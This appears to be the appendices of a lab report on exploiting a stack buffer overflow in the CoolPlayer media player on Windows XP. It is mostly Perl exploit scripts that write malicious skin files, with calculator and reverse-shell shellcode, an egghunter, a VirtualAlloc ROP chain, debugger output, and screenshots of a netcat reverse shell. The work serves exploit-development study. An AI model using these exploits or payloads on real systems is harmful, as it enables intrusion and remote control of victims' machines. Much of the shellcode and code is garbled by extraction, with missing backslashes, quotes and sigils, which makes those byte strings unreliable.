 \x4b\x4b\x4d\x30\x43\x45\x45\x55\x4f\x4b\x50\x47\x54\x53\"
 \x52\x52\x52\x4f\x43\x5a\x43\x30\x51\x43\x4b\x4f\x58\x55"
 \x43\x53\x45\x31\x52\x4c\x45\x33\x56\x4e\x52\x45\x54\x38".
 '\x45\x35\x43\x30\x41\x41";
 #Calculator Shellcode
open($FILE,">$file");
print $FILE $header.$eip.$shellcode;
close($FILE);
```

#### shell-reverse.pl

```
\x4f\x50\x31\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x54"
 \x42\x56\x4c\x51\x30\x49\x51\x58\x4f\x54\x4d\x45\x51\x49"
 \x57\x4d\x32\x5a\x50\x51\x42\x51\x47\x4c\x4b\x56\x32\x52"
 x30\x4c\x4b\x47\x32\x47\x4c\x43\x31\x4e\x30\x4c\x4b\x47"
 \x30\x54\x38\x4d\x55\x4f\x30\x54\x34\x51\x5a\x45\x51\x58"
 \x50\x56\x30\x4c\x4b\x47\x38\x54\x58\x4c\x4b\x50\x58\x47"
 \x50\x43\x31\x49\x43\x5a\x43\x47\x4c\x50\x49\x4c\x4b\x50"
 x34\x4c\x4b\x45\x51\x4e\x36\x56\x51\x4b\x4f\x50\x31\x49
 \x50\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x4f\x37\x50"
 x38x4bx50x54x35x5ax54x43x33x43x4dx5ax58x47
 \x4b\x43\x4d\x56\x44\x43\x45\x4d\x32\x50\x58\x4c\x4b\x50"
 \x58\x51\x34\x45\x51\x4e\x33\x45\x36\x4c\x4b\x54\x4c\x50"
 \x4b\x4c\x4b\x50\x58\x45\x4c\x43\x31\x49\x43\x4c\x4b\x54"
 \x44\x4c\x4b\x45\x51\x4e\x30\x4d\x59\x50\x44\x56\x44\x47"
 \x54\x51\x4b\x51\x4b\x45\x31\x51\x49\x50\x5a\x56\x31\x4b"
 x4fx4dx30x56x38x51x4fx50x5ax4cx4bx54x52x5a
 \x4b\x4c\x46\x51\x4d\x45\x38\x56\x53\x47\x42\x45\x50\x43"
 \x30\x43\x58\x54\x37\x54\x33\x50\x32\x51\x4f\x56\x34\x43"
 \x58\x50\x4c\x43\x47\x51\x36\x45\x57\x4b\x4f\x4e\x35\x4f"
 \x48\x4c\x50\x43\x31\x45\x50\x45\x50\x51\x39\x58\x44\x56"
 \x34\x50\x50\x52\x48\x47\x59\x4d\x50\x52\x4b\x45\x50\x4b"
 \x4f\x49\x45\x56\x30\x50\x50\x56\x30\x50\x51\x50\x50"
 \x50\x51\x50\x50\x50\x52\x48\x4b\x5a\x54\x4f\x49\x4f\x4b\"
 \x50\x4b\x4f\x58\x55\x4b\x39\x4f\x37\x52\x48\x49\x50\x4f"
 \x58\x43\x30\x49\x58\x45\x38\x54\x42\x43\x30\x54\x51\x51"
 \x4c\x4d\x59\x5a\x46\x52\x4a\x52\x30\x50\x56\x51\x<mark>47\x52"</mark>
 \x48\x5a\x39\x4e\x45\x43\x44\x43\x51\x4b\x4f\x58\x55\x43"
 \x58\x45\x33\x52\x4d\x52\x44\x45\x50\x4c\x49\x5a\x43\x56"
 \x37\x56\x37\x51\x47\x56\x51\x4c\x36\x43\x5a\x54\x52\x51"
 \x49\x50\x56\x4d\x32\x4b\x4d\x43\x56\x58\x47\x51\x54\x56\
 x44x47x4cx43x31x43x31x4cx4dx50x44x47x54x54
 \x50\x58\x46\x45\x50\x50\x44\x51\x44\x56\x30\x50\x56\x51"
 \x46\x56\x36\x47\x36\x51\x46\x50\x4e\x51\x46\x50\x56\x50\
 x53\x56\x36\x45\x38\x43\x49\x58\x4c\x47\x4f\x4c\x46\x4b
 \x4f\x58\x55\x4c\x49\x4b\x50\x50\x4e\x51\x46\x50\x46\x4b"
 \x4f\x56\x50\x52\x48\x43\x38\x4b\x37\x45\x4d\x43\x50\x4b\
 \x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35\x4e\x42\x50\x56\x52"
 \x48\x4f\x56\x4d\x45\x4f\x4d\x4d\x4d\x4b\x4f\x58\x55\x47"
 \x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30\x4b\x4b\x4d\x30\x43"
 \x45\x54\x45\x4f\x4b\x50\x47\x52\x33\x54\x32\x52\x4f\x52"
 x4ax45x50x51x43x4bx4fx4ex35x41x41;
#reverse shell shellcode
open($FILE,">$file");
print $FILE $header.$eip.$shellcode;
close($FILE);
```

## EggHunter.pl

```
$file= "EggShellcode.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin="; #header for CoolPlayer skin
$header .= "A" x 518; #distance to eip
$eip = pack('V',0x7C86467B); #kernel32 jump esp
#Egg
egg = "\xy 90" x 16;
$egg .=
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8".
        "\x77\x30\x30\x74". "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";
#egghunter
shellcode = "\x90" x 150; #NOPs
$shellcode .= "\x77\x30\x30\x74\x77\x30\x30\x74"; #w00tw00t tag
shellcode .= "\x31\xC9".
             "\x51".
              "\x68\x63\x61\x6C\x63".
              "\x54". "\xB8\xC7\x93\xC2\x77".
              "\xFF\xD0"; #Calculator Shellcode
open($FILE,">$file");
print $FILE $header.$eip.$egg.$shellcode;
close($FILE);
```

### ROPTest.pl

```
$file= "ROPtest.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .= "A" x 518;

$return = pack('V', 0x77c5a9ae); #return address to start ROP chain

$junk = "BBBB";
$junk .= "CCCC";
$junk .= "DDDD";
$junk .= "EEEE";

open($FILE,">$file");
print $FILE $header.$return.$junk;
close($FILE);
```

## ROPChainTest.pl (without bad characters)

```
$file= "ROPChaintest.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .= "A" x 518;
$eip = "BBBB";
$bytearray =
 \x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16
x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22;
$bytearray .=
 \x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37
x38x39x3ax3bx3cx3ex3fx40x41x42;
$bytearray .=
 \x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56
x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62";
$bytearray .=
 '\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76
\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82";
$bytearray .=
 '\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96
\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2";
$bytearray .=
 xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6
\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2";
$bytearray .=
 \xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6
\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2";
$bytearray .=
 \xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6
\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff";
open($FILE,">$file");
print $FILE $header.$eip.$bytearray;
close($FILE);
```

#### ROPChain.pl

```
$file= "ROPChain.ini";
$header = "[CoolPlayer Skin]\nPlaylistSkin=";
$header .= "A" x 518;
$return = pack('V', 0x77c5a9ae); #return address to start ROP chain
```

```
#[---INFO:gadgets to set ebp:---]
$ROPchain = pack('V',0x77c1bbc0); # POP EBP # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c1bbc0); # skip 4 bytes [msvcrt.dll]
      #[---INFO:gadgets to set ebx:---]
$ROPchain .= pack('V',0x77c46e91); # POP EBX # RETN [msvcrt.dll]
$ROPchain .= pack('V',0xffffffff); #
$ROPchain .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c127e5); # INC EBX # RETN [msvcrt.dll]
      #[---INFO:gadgets to set edx:---]
$ROPchain .= pack('V',0x77c4e0da); # POP EAX # RETN [msvcrt.dll]
$ROPchain .= pack('V',0xa1bf4fcd); # put delta into eax (-> put 0x00001000 into
$ROPchain .= pack('V',0x77c38081); # ADD EAX,5E40C033 # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c58fbc); # XCHG EAX,EDX # RETN [msvcrt.dll]
      #[---INFO:gadgets to set ecx:---]
$ROPchain .= pack('V',0x77c4ded4); # POP EAX # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x36ffff8e); # put delta into eax (-> put 0x00000040 into
ecx)
$ROPchain .= pack('V',0x77c4c78a); # ADD EAX,C90000B2 # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c13ffd); # XCHG EAX,ECX # RETN [msvcrt.dll]
      #[---INFO:gadgets_to_set_edi:---]
$ROPchain .= pack('V',0x77c47a41); # POP EDI # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c47a42); # RETN (ROP NOP) [msvcrt.dll]
      #[---INFO:gadgets to set esi:---]
$ROPchain .= pack('V',0x77c4c1d1); # POP ESI # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c2aacc); # JMP [EAX] [msvcrt.dll]
$ROPchain .= pack('V',0x77c34de1); # POP EAX # RETN [msvcrt.dll]
$ROPchain .= pack('V',0x77c1110c); # ptr to &VirtualAlloc() [IAT msvcrt.dll]
      #[---INFO:pushad:---]
$ROPchain .= pack('V',0x77c12df9); # PUSHAD # RETN [msvcrt.dll]
      #[---INFO:extras:---]
$ROPchain .= pack('V',0x77c354b4); # ptr to 'push esp # ret ' [msvcrt.dll]
\frac{1}{5} $shellcode = "\x90" x 16;
shellcode .= "\x31\xC9".
               "\x51".
               "\x68\x63\x61\x6C\x63".
               "\x54". "\xB8\xC7\x93\xC2\x77".
               "\xFF\xD0"; #Calculator Shellcode
open($FILE,">$file");
print $FILE $header.$return.$ROPchain.$shellcode;
close($FILE);
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# APPENDIX C - USING DEBUGGERS

# OllyDbg




Figure 1: Attach option in OllyDbg.




Figure 2: Attaching an Application in OllyDbg.




Figure 3: OllyDbg – application attached – paused.




Figure 4: OllyDbg application running.

## **Immunity Debugger**




Figure 5: Attach option in Immunity Debugger.




Figure 6: Attaching an Application in Immunity Debugger.




Figure 7: CoolPlayer application attached.




Figure 8: Command line at the bottom of Immunity Debugger – mona.py commands.

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Output generated by mona.py v2.0, rev 600 - Immunity Debugger
Corelan Team - https://www.corelan.be
     OS : xp, release 5.1.2600
Process being debugged : 1900609 (pid 3088)
Current mona arguments: find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d'
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Figure 9: find.txt output.

# **APPENDIX D - DEBUGGING EXPLOITS**




Figure 1: "ShellcodeSpacepat.ini" skin file caught in OllyDbg. Pattern on ESP, no pattern in EDI.

| Address                                                                                                                                                                                                                                                                                                                             | Hex dump                                                             |                                        |                          | ASCII                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
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Figure 2: Memory dump of "ShellcodeSpacepat.ini" skin file in OllyDbg. Available space for shellcode.

# APPENDIX E - SHELLCODE & ROP CHAINS

### calc.pl

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### Egghunter.txt

## Egghunter, tag w00t:

#### shell-reverse.txt

"\x89\xe0\xda\xc3\xd9\x70\xf4\x5f\x57\x59\x49\x49\x49\x49". "\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56". "\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41". "\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42". "\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x5a" . "\x48\x4d\x59\x43\x30\x43\x30\x43\x30\x43\x50\x4c\x49\x4d". "\x35\x50\x31\x4e\x32\x43\x54\x4c\x4b\x51\x42\x56\x50\x4c" "\x4b\x51\x42\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52". "\x52\x56\x48\x54\x4f\x58\x37\x51\x5a\x56\x46\x50\x31\x4b".  $"\x4f\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43"$ . " $x32\x56\x4c\x51\x30\x49\x51\x58\x4f\x54\x4d\x45\x51\x4f$ ". "\x37\x4b\x52\x5a\x50\x50\x52\x56\x37\x4c\x4b\x56\x32\x52".  $\x 30\x 4c\x 4b\x 50\x 42\x 47\x 4c\x 43\x 31\x 58\x 50\x 4c\x 4b\x 51$ ". "\x50\x52\x58\x4b\x35\x4f\x30\x43\x44\x51\x5a\x43\x31\x58". "\x50\x50\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x56\x38\x47". "\x50\x43\x31\x49\x43\x5a\x43\x47\x4c\x51\x59\x4c\x4b\x50" . "\x34\x4c\x4b\x43\x31\x58\x56\x56\x51\x4b\x4f\x50\x31\x49". "\x50\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x45\x51\x58\x47\x50".  $\x 38\x 4b\x 50\x 54\x 35\x 4c\x 34\x 43\x 33\x 43\x 4d\x 5a\x 58\x 47$ ". "\x4b\x43\x4d\x51\x34\x43\x45\x4b\x52\x51\x48\x4c\x4b\x50". "\x58\x51\x34\x43\x31\x58\x53\x45\x36\x4c\x4b\x54\x4c\x50". "\x4b\x4c\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x45".  $\x 40\x 45\x 51\x 4e\x 30\x 4b\x 39\x 50\x 44\x 47\x 54\x 51$ ". "\x34\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b" .  $\x4f\x4b\x50\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a$ ". "\x4b\x4d\x56\x51\x4d\x43\x58\x56\x53\x56\x52\x43\x30\x43" . "\x30\x52\x48\x43\x47\x52\x53\x47\x42\x51\x4f\x56\x34\x43". "\x58\x50\x4c\x52\x57\x47\x56\x43\x37\x4b\x4f\x49\x45\x58". "\x38\x4c\x50\x45\x51\x43\x30\x45\x50\x51\x39\x4f\x34\x51". "\x44\x56\x30\x52\x48\x51\x39\x4d\x50\x52\x4b\x45\x50\x4b". "\x4f\x4e\x35\x56\x30\x56\x30\x56\x30\x50\x51\x50\x56".  $"\x30\x47\x30\x50\x50\x52\x48\x4b\x5a\x54\x4f\x49\x4f\x4b"$ . "\x50\x4b\x4f\x58\x55\x5a\x37\x43\x5a\x54\x45\x45\x38\x4f". "\x30\x4e\x48\x45\x50\x4f\x38\x52\x48\x54\x42\x43\x30\x52". "\x31\x51\x4c\x4c\x49\x4b\x56\x52\x4a\x54\x50\x56\x36\x51" . "\x47\x45\x38\x4d\x49\x4e\x45\x52\x54\x45\x31\x4b\x4f\x58". "\x55\x4c\x45\x49\x50\x52\x54\x54\x4c\x4b\x4f\x50\x4e\x54". "\x48\x54\x35\x5a\x4c\x45\x38\x4c\x30\x4e\x55\x4f\x52\x51". "\x46\x4b\x4f\x4e\x35\x52\x4a\x45\x50\x52\x4a\x43\x34\x56" . "\x36\x51\x47\x45\x38\x43\x32\x58\x59\x58\x48\x51\x4f\x4b". "\x4f\x4e\x35\x4c\x4b\x50\x36\x52\x4a\x51\x50\x45\x38\x45". "\x50\x52\x30\x45\x50\x43\x30\x51\x46\x43\x5a\x43\x30\x52". "\x48\x50\x58\x4f\x54\x51\x43\x4b\x55\x4b\x4f\x58\x55\x5a". "\x33\x50\x53\x52\x4a\x45\x50\x51\x46\x56\x33\x56\x37\x45".  $\x 38\x 43\x 32\x 49\x 49\x 4f\x 38\x 51\x 4f\x 4b\x 4f\x 4e\x 35\x 45$ ". "\x51\x49\x53\x56\x49\x4f\x36\x4d\x55\x4b\x46\x43\x45\x5a" . "\x4c\x49\x53\x41\x41";

### Egghunter.pl small calculator shellcode

```
"\x31\xC9".

"\x51".

"\x68\x63\x61\x6C\x63".

"\x54". "\xB8\xC7\x93\xC2\x77".

"\xFF\xD0";
(Leitch, 2010)
```

#### **Bad characters**

"\x00\x0a\x0d\x2c\x3d"

### rop\_chains.txt

Figure 1: Rop chain for virtualAlloc().

# APPENDIX F - EXPLOIT RESULTS

#### **Command Shell**

```
Command Prompt - nc -lvnp 4444
                                                                                                                                                                          _ | D | ×
  Volume in drive C has no label.
Volume Serial Number is 84AB-FDC6
  Directory of C:\coolplayer
                          23:54
23:54
11:33
19/04/2022

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                                               <DIR>
                             <DTR>
                          05:46
                          05:46
                          05:44
                          13:18
13:07
                          06:39
                          12:02
                          10:33
12:03
12:02
13:51
10:36
23:54
23:54
23:54
                          10:33
                           13:50
                          06:39
 C:\coolplayer>_
```

Figure 1: dir command once the command shell was first opened.

```
C:\coolplayer>cd C:\Documents and Settings\Administrator\Desktop
cd C:\Documents and Settings\Administrator\Desktop
C:\Documents and Settings\Administrator\Desktop>dir
dir_
 Volume in drive C has no label.
Volume Serial Number is 84AB-FDC6
 Directory of C:\Documents and Settings\Administrator\Desktop
19/04/2022
19/04/2022
04/02/2018
16/04/2022
22/02/2022
25/03/2022
                 23:52
                              <DIR>
                 23:52
                              <DTR>
                                        622,592 1900609.exe
2,052 calc.txt
                 02:46
                                             052 calc.txt
945 Destiny Media Player.lnk
745 Easy RM to MP3 Converter.lnk
                 05:43
                 19:45
                 04:18
10/03/2015
                 17:51
                                           1,414 Framework MSFGUI.lnk
                                          2,662 message.txt
2,886 messageboc.txt
13/03/2022
                 00:08
15/04/2022
05/04/2022
16/06/1998
08/03/2022
                 13:46
                                        156,166 MSVCRTD (1).zip
385,100 MSVCRTD.DLL
                 08:07
                 18:30
                                           1,635 My MP3 Player.lnk
                 06:54
   /03/2022
                 07:57
                                                   New Folder
                              <DIR>
05/04/2022
                 10:27
                              <DIR>
                                                   notepad++
```

Figure 2: Navigating directories in the command shell and contents of Desktop.